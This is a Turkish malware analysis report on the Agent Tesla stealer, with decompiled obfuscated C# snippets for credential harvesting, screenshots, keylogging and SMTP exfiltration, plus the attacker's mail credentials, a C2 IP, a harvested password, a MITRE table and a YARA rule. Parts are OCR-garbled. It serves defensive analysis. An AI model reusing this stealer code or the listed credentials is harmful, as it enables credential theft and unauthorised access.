Byte dizisinden dönen değerleri **URL**, **UserName**, **Password** ve **Browser** string ifadeleri olarak list2 içerisinde tutarak list2 yi return etmektedir .

```
1529        string text = Interaction.Environ(900851F2-E017-413F-85C5-43057C1C2A38.Br()) + 900851F2-E017-413F-85C5-43057C1C2A38.Bs();
1530        string str = global::A.b.c(text);
1531        string text2 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.Bs() + str + 900851F2-E017-413F-85C5-43057C1C2A38.BT());
1532        string text3 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.Bt() + str + 900851F2-E017-413F-85C5-43057C1C2A38.BU());
1533        string text4 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.Bt() + str + 900851F2-E017-413F-85C5-43057C1C2A38.Bu());
1534        string text5 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.Bt() + str + 900851F2-E017-413F-85C5-43057C1C2A38.BV());
1535        string text6 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.Bt() + str + 900851F2-E017-413F-85C5-43057C1C2A38.S());
1536        string text7 = 900851F2-E017-413F-85C5-43057C1C2A38.Bv();
1537        string text8 = text2;
1538        string text9 = text4;
1539        string text10 = text5;
1540        if ((text8.Length > 1 | text7.Length > 1) & text9.Length > 1 & text10.Length > 1)
1541        {
1542            if ((double)global::A.b.A == Conversions.ToDouble(900851F2-E017-413F-85C5-43057C1C2A38.BW()))
1543            {
1544                list2.Add(900851F2-E017-413F-85C5-43057C1C2A38.ae() + string.Join(900851F2-E017-413F-85C5-43057C1C2A38.Bw(), new string[]
1545                {
1546                    900851F2-E017-413F-85C5-43057C1C2A38.BX() + text7 + 900851F2-E017-413F-85C5-43057C1C2A38.BX(),
1547                    900851F2-E017-413F-85C5-43057C1C2A38.BX() + text8 + 900851F2-E017-413F-85C5-43057C1C2A38.BX(),
1548                    900851F2-E017-413F-85C5-43057C1C2A38.BX() + Uri.EscapeDataString(text9) + 900851F2-E017-413F-85C5-43057C1C2A38.BX(),
1549                    900851F2-E017-413F-85C5-43057C1C2A38.BX() + Uri.EscapeDataString(text10) + 900851F2-E017-413F-85C5-43057C1C2A38.BX()
1550                }) + 900851F2-E017-413F-85C5-43057C1C2A38.aF());
```

ereller

im	Değer
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Port"
string.Concat/*0x06000557*/ döndü	"HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSitesPort"
A.b/*0x02000007*/.D/*0x0600005E*/ döndü	null
text9	null
text7	null
folderPath	@"C:\Users\zorro\AppData\Local"
obj	Count = 0x0000001A
list2	Count = 0x00000000
text10	null
stringBuilder	{}

FTP sunucularını gezerek, içerisinde tutulan **Host Port User SitesPWname** verilerini List2 içerisinde oluşturulmuş dizine kaydetmektedir.

```
IntPtr ptr = zero;
Dictionary<Guid, string> dictionary = new Dictionary<Guid, string>();
Dictionary<Guid, string> dictionary2 = dictionary;
Guid key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DE());
dictionary2.Add(key, 900B51F2-E017-413F-85C5-43057C1C2A38.De());
Dictionary<Guid, string> dictionary3 = dictionary;
key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DF());
dictionary3.Add(key, 900B51F2-E017-413F-85C5-43057C1C2A38.Df());
Dictionary<Guid, string> dictionary4 = dictionary;
key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DG());
dictionary4.Add(key, 900B51F2-E017-413F-85C5-43057C1C2A38.Dg());
Dictionary<Guid, string> dictionary5 = dictionary;
key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DH());
dictionary5.Add(key, 900B51F2-E017-413F-85C5-43057C1C2A38.Dh());
Dictionary<Guid, string> dictionary6 = dictionary;
key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DI());
dictionary6.Add(key, 900B51F2-E017-413F-85C5-43057C1C2A38.Di());
Dictionary<Guid, string> dictionary7 = dictionary;
key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DJ());
dictionary7.Add(key, 900B51F2-E017-413F-85C5-43057C1C2A38.Dj());
Dictionary<Guid, string> dictionary8 = dictionary;
key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DK());
dictionary8.Add(key, 900B51F2-E017-413F-85C5-43057C1C2A38.Dk());
Dictionary<Guid, string> dictionary9 = dictionary;
key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DL());
dictionary9.Add(key, 900B51F2-E017-413F-85C5-43057C1C2A38.Dl());
Dictionary<Guid, string> dictionary10 = dictionary;
key = new Guid(900B51F2-E017-413F-85C5-43057C1C2A38.DM());
dictionary10.Add(key, null);
```

Accessing Credential Manager verilerini **Dictionary** dizinine kaydetmektedir. Bu veriler web sitelerine kayıtlı kimlik bilgilerinin görüntülenmesine ve yönetilmesini sağlamaktadır.

```
// Token: 0x06000020 RID: 32 RVA: 0x00002EE0 File Offset: 0x000010E0
public static string A(global::A.b.B A_0)
{
    string result;
    try
    {
        ComputerInfo computerInfo = new ComputerInfo();
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(900B51F2-E017-413F-85C5-43057C1C2A38.r());
        string text;
        if (A_0 == global::A.b.B.A)
        {
            text = computerInfo.OSFullName;
        }
        else if (A_0 == global::A.b.B.a)
        {
            string text2;
            try
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    text2 = managementObject.GetPropertyValue(900B51F2-E017-413F-85C5-43057C1C2A38.S()).ToString();
                }
            }
            finally
            {
                ManagementObjectCollection.ManagementObjectEnumerator enumerator;
                if (enumerator != null)
                {
                    ((IDisposable)enumerator).Dispose();
                }
            }
            text = text2;
        }
        else if (A_0 == global::A.b.B.B)
        {
            text = Conversions.ToString(Math.Round(Convert.ToDouble(Conversion.Val(computerInfo.TotalPhysicalMemory)) / 1024.0 / 1024.0, 2))
              + 900B51F2-E017-413F-85C5-43057C1C2A38.s();
        }
        result = text;
    }
    catch (Exception ex)
    {
        result = 900B51F2-E017-413F-85C5-43057C1C2A38.T();
    }
    return result;
```

Cihazda bulunan **İşletim Sistemi, Bellek Hafızası, Kullanıcı Adı** ve **Bilgisayar Adı** string ifadelere atama yaparak kaydetmektedir.


```
try
{
    Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width,
      global::A.B.Computer.Screen.Bounds.Height);
    Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
    EncoderParameters encoderParameters = new EncoderParameters(1);
    System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
    ImageCodecInfo encoder = global::A.b.A(ImageFormat.Jpeg);
    EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
    encoderParameters.Param[0] = encoderParameter;
    Graphics graphics = Graphics.FromImage(bitmap);
    Graphics graphics2 = graphics;
    Point point = new Point(0, 0);
    Point upperLeftSource = point;
    Point upperLeftDestination = new Point(0, 0);
    graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
    MemoryStream memoryStream = new MemoryStream();
    bitmap.Save(memoryStream, encoder, encoderParameters);
    memoryStream.Position = 0L;
    if (global::A.b.A == 0)
    {
```

GetClipboard API’ nı kullanarak alınan ekran görüntüsünü **Bitmap Methodunu** kullanarak çözümlemektedir ve ekran görüntüsünü buffer değeri olarak return etmektedir.

İsim	Değer
ReadTimeout	{System.InvalidOperationException: Timeouts are not supported on this stream.
WriteTimeout	{System.InvalidOperationException: Timeouts are not supported on this stream.
_activeReadWriteTask	null
_asyncActiveSemaphore	null
_buffer	{byte[0x00020000]}
_capacity	0x00020000
_expandable	true
_exposable	true
_isOpen	true
_lastReadTask	null
_length	0x00185E4

Return edilen buffer değerini SC_ başlığı ile **SMTP** sunucusuna göndermektedir.

sim	Değer
Microsoft.VisualBasic.CompilerServices.Operators/*0x0200007A*/...	"SC_"
System.Windows.Forms.SystemInformation/*0x02000370*/.User...	"zorro"
Microsoft.VisualBasic.CompilerServices.Operators/*0x0200007A*/...	"SC_zorro"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"/"
Microsoft.VisualBasic.CompilerServices.Operators/*0x0200007A*/...	"SC_zorro/"
System.Windows.Forms.SystemInformation/*0x02000370*/.Comp...	"WIN-L1KDN79P80J"
Microsoft.VisualBasic.CompilerServices.Operators/*0x0200007A*/...	"SC_zorro/WIN-L1KDN79P80J"
Microsoft.VisualBasic.CompilerServices.Conversions/*0x0200005...	"SC_zorro/WIN-L1KDN79P80J"



Buffer değerinden çıkarılan diziyi **.bmp** uzantılı olarak çıkartıldığında **Agent Tesla**' nın çalışma esnasında almış olduğu ekran görüntüsü yukarıda görülmektedir.

Agent Tesla cihazdan topladığı **Tarih** , **UserName**, **ComputerName**, **İşletim sistemi** , **İşlemci adı, Bellek miktarı** Ve **Ekran Görüntüsünü** dinamik olarak çözümlediği **SMTP** sunucusuna göndermektedir.

```
// Token: 0x06000052 RID: 50 RVA: 0x00005470 File Offset: 0x00003670
public static bool A(string A_0, string A_1, MemoryStream A_2 = null, int A_3 = 0)
{
    bool result;
    try
    {
        SmtpClient smtpClient = new SmtpClient();
        NetworkCredential credentials = new NetworkCredential(900B51F2-E017-413F-85C5-43057C1C2A38.bd(), 900B51F2-
          E017-413F-85C5-43057C1C2A38.bE());
        smtpClient.Host = 900B51F2-E017-413F-85C5-43057C1C2A38.be();
        smtpClient.EnableSsl = true;
        smtpClient.UseDefaultCredentials = false;
        smtpClient.Credentials = credentials;
        smtpClient.Port = 587;
        MailAddress to = new MailAddress(900B51F2-E017-413F-85C5-43057C1C2A38.bd());
        MailAddress from = new MailAddress(900B51F2-E017-413F-85C5-43057C1C2A38.bd());
        MailMessage mailMessage = new MailMessage(from, to);
        mailMessage.Subject = A_0;
        if (false & A_3 == 0)
        {
            mailMessage.IsBodyHtml = false;
            byte[] bytes = Encoding.UTF8.GetBytes(A_1);
            MemoryStream contentStream = new MemoryStream(bytes);
            Attachment attachment = new Attachment(contentStream, new ContentType
            {
                MediaType = 900B51F2-E017-413F-85C5-43057C1C2A38.aE(),
                Name = A_0 + 900B51F2-E017-413F-85C5-43057C1C2A38.V() + DateTime.Now.ToString(global::A.b.d) +
                  900B51F2-E017-413F-85C5-43057C1C2A38.aC()
            });
            attachment.ContentDisposition.FileName = A_0 + 900B51F2-E017-413F-85C5-43057C1C2A38.V() +
              DateTime.Now.ToString(global::A.b.d) + 900B51F2-E017-413F-85C5-43057C1C2A38.aC();
            mailMessage.Attachments.Add(attachment);
            mailMessage.Body = 900B51F2-E017-413F-85C5-43057C1C2A38.A();
        }
```

SMTP sunucusuna gönderilecek verilerin başlığı türüne göre aşağıdaki gibi isimlendirilmiştir.

Ekran Görüntüsü: SC_/ComputerName

Çalışan Uygulama ve tuş vuruşları : KL_/ComputerName

Kopyalanan Veri : CT_/ComputerName

Tarayıcıdan çalınan veri : PW_/ComputerName

```
Değer
"SC_zorro/WIN-L1KDN79P80J"
"Time: 07.25.2021 15:33:36<br>User Name: zorro<br>Computer Name: WIN-L1KDN79P80J<br>OSFullName: Microsoft Windows 7 Professional <br>CPU: Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz<br>RAM: 2047,49 MB<br><hr>"
{System.IO.MemoryStream/*0x02000199*/}
0x00000001
false
null
{System.Net.Mail.SmtpClient/*0x02000279*/}
```

```
            string processName = Process.GetProcessById(global::A.b.B).ProcessName;
            string productName = FileVersionInfo.GetVersionInfo(global::A.b.a(global::A.b.B)).ProductName;
            if (productName != null | Operators.CompareString(productName, 900B51F2-E017-413F-85C5-43057C1C2A38.A(), false) != 0)
            {
                result = productName + 900B51F2-E017-413F-85C5-43057C1C2A38.aL();
            }
            else if (processName != null | Operators.CompareString(processName, 900B51F2-E017-413F-85C5-43057C1C2A38.A(), false) != 0)
            {
                result = processName + 900B51F2-E017-413F-85C5-43057C1C2A38.aL();
            }
        }
        catch (Exception ex)
        {
        }
        return result;
    }

    // Token: 0x06000048 RID: 72 RVA: 0x00005EF4 File Offset: 0x000040F4
    private static string H()
    {
        int num = 0;
        StringBuilder stringBuilder;
        for (;;)
        {
```

er

	Değer
result	""
processName	"dnSpy"
productName	"dnSpy"

Çalışan uygulamanın ismini ve tuş vuruşlarını kaydederek **Appdata\Local\Temp\log.tmp** dizini içerisine kaydedilip **.tmp** dosyasını **SMTP** sunucusuna gönderiyor dönen **REQUEST** değerine göre uygulama çalışmaya devam etmektedir.

Tmp.log dosyası içeriği aşağıdaki gibidir;

```
Değer
{System.Timers.Timer}
{System.Timers.ElapsedEventArgs/*0x0200006B*/}
""
@"C:\Users\zorro\AppData\Local\Temp\log.tmp"
"<br><font color=\"#00b1ba\"><b>[ dnSpy: </b>dnSpy v6.1.8 (32-bit, .NET, Hata ayıklanıyor) <b>]</b> <font color=\"#000000\">(07.16.2021 19:06:45)</font></font><br><font color=\"#00ba66\">{ESC}</font><font color=\"#00ba66\">{F10}</font>
false
```

Agent Tesla cihazın **MacAddress** değeri ve **processorID** değerlerini text stringine kaydederek **SMTP** sunucusuna göndermektedir.

Yerel

İsim	Değer
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"MacAddress"
System.Management.ManagementBaseObject/*0x02000009*/.thi...	"00:0C:29:DF:20:5A"
object.ToString/*0x0600022A*/ dondu	"00:0C:29:DF:20:5A"
result	null
text	"00:0C:29:DF:20:5A"
managementClass	{\\WIN-L1KDN79P80J\ROOT\cimv2:Win32_NetworkAdapterConfiguratio...
instances	{System.Management.ManagementObjectCollection/*0x0200001F*/}
managementObject	{\\WIN-L1KDN79P80J\root\cimv2:Win32_NetworkAdapterConfiguration...
enumerator	{System.Management.ManagementObjectCollection/*0x0200001F*/.Ma...

Yerel | Çözümleyici | Hafıza 1 | Hafıza 2 | Hafıza 3 | Hafıza 4 | Arama

ereller

İsim	Değer
System.Management.ManagementBaseObject/*0x02000009*/.Pro...	{System.Management.PropertyDataCollection/*0x02000049*/}
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"processorID"
System.Management.PropertyDataCollection/*0x02000049*/.this[...	{System.Management.PropertyData/*0x02000048*/}
System.Management.PropertyData/*0x02000048*/.Value/*0x1700...	"0F8BFBFF000A0652"
object.ToString/*0x0600022A*/ döndü	"0F8BFBFF000A0652"
result	null
text	"0F8BFBFF000A0652"
managementClass	{\\WIN-L1KDN79P80J\ROOT\cimv2:Win32_Processor}
instances	{System.Management.ManagementObjectCollection/*0x0200001F*/}

MUTEX OLUŞTURMA


Agent Tesla "gzYymEFqVVhUttGCBgIESIL" adında mutex oluşturmaktadır.

```
// Token: 0x0600385C RID: 15196 RVA: 0x000DF88C File Offset: 0x000DDA8C
[SecurityCritical]
[ReliabilityContract(Consistency.WillNotCorruptState, Cer.MayFail)]
internal void CreateMutexWithGuaranteedCleanup(bool initiallyOwned, string name, out bool createdNew, Win32Native.SECURITY_ATTRIBUTES secAttrs)
{
    RuntimeHelpers.CleanupCode backoutCode = new RuntimeHelpers.CleanupCode(this.MutexCleanupCode);
    Mutex.MutexCleanupInfo mutexCleanupInfo = new Mutex.MutexCleanupInfo(null, false);
    Mutex.MutexTryCodeHelper mutexTryCodeHelper = new Mutex.MutexTryCodeHelper(initiallyOwned, mutexCleanupInfo, name, secAttrs, this);
    RuntimeHelpers.TryCode code = new RuntimeHelpers.TryCode(mutexTryCodeHelper.MutexTryCode);
    RuntimeHelpers.ExecuteCodeWithGuaranteedCleanup(code, backoutCode, mutexCleanupInfo);
    createdNew = mutexTryCodeHelper.m_newMutex;
}
```

sim	Değer
$exception	{System.Threading.WaitHandleCannotBeOpe
this	{System.Threading.Mutex/*0x020004D5*/}
initiallyOwned	false
name	"gzYtmEFqVVhUttGCBgIESIL"

Veri Sızdırılması

Return edilen **list2** değerlerini **AppendLine()** methodu kullanarak otomatik yeni satırlar oluşturarak kaydetmektedir.



Kaydedilen veri SMTP sunucusuna aşağıdaki gibi gönderilmektedir;

Time: 07.25.2021 16:01:48
User Name: zorro
Computer Name: WIN-L1KDN79P80J
OSFullName: Microsoft Windows 7 Professional
CPU: Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz
RAM: 2047,49 MB
<hr>URL:https://www.unpac.me/
Username:nmkkml1905@gmail.com
Password:qT5MDgr~#VpI1.Vx
Application:Chrome
<hr>

Hedeflenen Veriler

Tarayıcı Verileri	360 Browser Google Chrome, ChromePlus Mozilla Firefox, Falkon Browser Microsoft Edge,Tencent QQBrowser, Opera Browser, Opera stable Yandex Browser, 360 Browser, Iridium Browser, Comodo Dragon, CoolNovo, Chromium, Element Browser ,Torch Browser, 7 Star Browser, Amigo Browser, Brave, CentBrowser, Chedot, Coccoc, Epic Privacy, Kometa, IceDragon Browser Orbitum, Sputnik, Safari Browser ,Uran, Vivaldi, Flock Browser Citrio, Liebao Browser, Sleipnir 6, DataTorch BrowserQIP Surf Browser,Coowon Browser UC Browser , SeaMonkey BlackHawk Browser, CyberFox Browser,KMeleon Browser, Mozilla\IceCat Browser, IceDragon Browser, PaleMoon Browser,WaterFox Browser.
E Mail ve mesajlaşma uygulamaları	Microsoft Outlook, Mozilla Mailbird,Becky!,Thunderbird,Aerofox Foxmail, Opera Mail, IncrediMail, Pocomail, Qualcomm Eudora, The Bat! Email, Postbox,Claws Mail, Trillian Messenger, Apple keychain, Paltalk .
VNC DNS,VPN, FTP istemcileri ve Download Managers Uzak Masüstü Sunucuları	OpenVPN, NordVPN FileZilla, Ipswitch WS_FTP, WinSCP, FTP Navigator, CoreFTP, FlashFXP, SmartFTP,CFTP, FTPGetter, DownloadManager Coowon jDownloader, DynDns,UltraVNC,TigerVNC,TıghtVNC, RealVNC, Vitalwerks, IMAP, SMTP PASSWORD ,SMTP SERVER.
Accessing Credential Manager ve Outlook Signature	Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676 Windows Credential Picker Protector ,Windows Credentials , Windows Domain Certificate Credential ,Windows Domain Password Credential Windows Extended Credential Windows Secure Note Windows Web Password Credential

Network Analizi

198[.]54[.]122[.]60[.]:587 adresiyle **TCP** bağlantısı kurmaktadır.

```
}
if (Socket.s_LoggingEnabled)
{
    Logging.Dump(Logging.Sockets, this, "Receive", buffer, offset, num);
}
if (Socket.s_LoggingEnabled)
{
    Logging.Exit(Logging.Sockets, this, "Receive", num);
}
return num;
```

m_RemoteEndPoint	{198.54.122.60:587}
m_RightEndPoint	{198.54.122.60:587}
protocolType	Tcp
socketType	Stream
useOverlappedIO	false

Agent Tesla zararlı yazılımının sızdırılan verileri **SMTP Protokolü** üzerinden aşağıda bilgileri verilmiş olan uzak sunucuya şifreli olarak göndermektedir.

Username : “**yuko@smccorpco-th.pw”**

Password : “**@Mexico1.**”

Host : “**mail.privateemail.com”**

Address	"yuko@smccorpco-th.pw"
DisplayName	""
Host	"smccorpco-th.pw"
SmtpAddress	"<yuko@smccorpco-th.pw>"
User	"yuko"
displayName	""
displayNameEncoding	{System.Text.UTF8Encoding/*0x02000A57*/}
host	"smccorpco-th.pw"
userName	"yuko"

Domain	""
Password	"@Mexico1."
SecurePassword	{System.Security.SecureString/*0x020001E8*/}
BufferLength	0x00000010
Length	0x0000000A
m_buffer	{System.Security.SafeBSTRHandle/*0x020001E9*/}
m_encrypted	true
m_length	0x0000000A
m_readOnly	false
Sabit üyeler	
UserName	"yuko@smccorpco-th.pw"
m_domain	""

```
220 PrivateEmail.com prod Mail Node
EHLO WIN-L1KDN79P80J
250-mta-09.privateemail.com
250-PIPELINING
250-SIZE 81788928
250-ETRN
250-AUTH PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-CHUNKING
250 STARTTLS
STARTTLS
220 Ready to start TLS
```

ÇÖZÜM ÖNERİLERİ

- Sistemlerde güncel, güvenilir bir anti virüs yazılımı kullanılmalı.
- Gelen mailler dikkatle okunmalı veya bilinmeyen kaynaklardan gelen maillere ve URL'ler ile ilgili şüpheli davranılmalı ve eklerde tam tarama yapmadan dosya açılmamalı.
- Tüm yüklü olan yazılımlar ve işletim sistemi güncel tutulmalı.
- Kullanıcıların, kimlik avı şemalarından haberdar olmaları ve bu saldırıları nasıl yönetebilecekleri konusunda eğitimler verilmeli.
- Sistem üzerinde ki çalışan processlerin ağ hareketleri incelenmeli.
- Kullanıcıların, kimlik avı şemalarından haberdar olmaları ve bu saldırıları nasıl yönetebilecekleri konusunda eğitimler verilmeli.
- Virüsten koruma veya herhangi bir uç nokta koruma yazılımı gibi kötü amaçlı yazılımdan koruma yazılımı kullanılmalıdır.

MITRE ATT&CK TABLOSU

Execution	Persistence	Defense Evasion	Discovery	Collection	Komuta ve kontrol
Windows Management Instrumentation	DLL Side-Loading	Masquerading	Process Discovery	Archive Collected Data	Encrypted Channel
Scheduled Task /Job	Scheduled Task/Job	Disable or Modify Tools	Security Software Discovery		
		Process Injection	Application Window Discovery		
		Obfuscated Files or Information	Account Discovery		
		Software Packing	System Owner/User Discovery		
		Virtualization/Sandbox Evasion	File and Directory Discovery		
			System Information Discovery		

YARA Kuralı

```
import "hash"
rule Mal_AgentTesla_2021 :
{
meta:
description ="1bffa62ec8cfff47103c41ff3de5a5f0c887c9958460d9f4ec00f5886d2a5d20.exe"
date = "2021-07"
strings:
$a = " 900B51F2-E017-413F-85C5-43057C1C2A38 "
$b = " https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip "
$c = " NetworkCredential "
$d = " @BLYO\_ZMQDqUN "
$e = " 8&%%9<i/:8"OI( 5/!!946-,00-3 #&9%0u "
$f = "xxxxxxxxxxxxxxxxxx"

condition:
hash.md5(0,filesize) == "bbd9c7c4ea8812731ba169a92b4dcceb" or all of them
}
```

YASİN MERSİN

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